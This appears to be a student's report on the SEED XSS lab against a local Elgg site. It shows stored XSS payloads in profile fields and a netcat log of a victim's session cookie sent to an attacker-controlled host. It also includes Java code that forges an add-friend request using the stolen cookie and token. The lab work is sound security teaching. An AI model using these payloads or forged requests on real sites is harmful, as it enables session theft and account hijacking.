

XSS Lab 6 Report

SS Lab Site

Your profile was successfully saved.

Activity Blogs Bookmarks Files Groups More

Search

Add

user11

Brief description

XSS

OK

Edit avatar

Edit profile

Blogs


- 1) Here we see the result of posting a malicious message to display an alert window. The first image shows the javascript code placed in the description text box, and upon saving, we get the alert window. Any user that goes to view this profile will have this same alert box. This pertains to task 3.1.

About me

Add editor

```
<script>alert(document.cookie);</script>
```

Public



- 2) Here we see the result of putting `<script>alert(document.cookie);</script>` into the about me section of the profile. Upon saving, we get this window. This pertains to task 3.2.

```
Terminal
[11/26/2019 11:08] seed@ubuntu:/etc$ nc -l -p 5555 -v
listening on [any] 5555 ...
connect to [192.168.56.104] from www.XSSLabElgg.com [192.168.56.109] 45508
GET /?c=Elgg%3D0pf38lr3qsnb4u53eukk3fvcj6 HTTP/1.1
Host: 192.168.56.104:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/user11
Connection: keep-alive
```

- 3) Here we listen in on port 5555 in order to steal a cookie from the victim accessing our profile. The information can be found above, after injecting the script into our “about me” section of the profile. The script was provided in the lab doc. This part also pertains to task 3.3.

```
http://www.xsslabelgg.com/action/friends/add?friend=41&__elgg_ts=1575700778&__elgg_token=73226078f63bf2c17c04cf7f06d5725d

GET /action/friends/add?friend=41&__elgg_ts=1575700778&__elgg_token=73226078f63bf2c17c04cf7f06d5725d HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
Cookie: Elgg=p842nif0p2ie65ku3lhmu8a9v5
Connection: keep-alive
```

- 4) Here we add Charlie as a friend and see the details from the get request.

```

try {
    int responseCode;
    InputStream responseIn=null;
    String requestDetails = "&__elgg_ts=1575700778&__elgg_token=73226078f63bf2c17c04cf7f06d5725d";
    // URL to be forged.

    URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
    // URLConnection instance is created to further parameterize a
    // resource request past what the state members of URL instance
    // can represent.
    HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
    if (urlConn instanceof HttpURLConnection) {
        urlConn.setConnectTimeout(60000);
        urlConn.setReadTimeout(90000);
    }
    // addRequestProperty method is used to add HTTP Header Information.
    // Here we add User-Agent HTTP header to the forged HTTP packet.
    // Add other necessary HTTP Headers yourself. Cookies should be stolen
    // using the method in task3.

    urlConn.addRequestProperty("host", "www.xsslabelgg.com");
    urlConn.addRequestProperty("User-agent", "Sun JDK 1.6");
    urlConn.addRequestProperty("cookie", "Elgg=p842nif0p2ie65ku3lhmu8a9v5");
    urlConn.addRequestProperty("accept", "en-US,en;q=8.5");
    urlConn.addRequestProperty("accept-language", "");
    urlConn.addRequestProperty("accept-encoding", "gzip, deflate");
    urlConn.addRequestProperty("referer", "http://www.xsslabelgg.com/profile/samy");
    urlConn.addRequestProperty("dnt", "1");

```

- 5) Using the information provided in the previous screenshot, we can modify the java code to accommodate for the hack.


```

[12/06/2019 22:55] seed@ubuntu:~/Documents$ javac HTTPSimpleForge.java
[12/06/2019 22:55] seed@ubuntu:~/Documents$ java HTTPSimpleForge
Response Code = 200

```

- 6) Response code 200 means the java code has executed properly.

Latest activity



- 7) After running the attack, we can see that the user11 is now friends with Samy.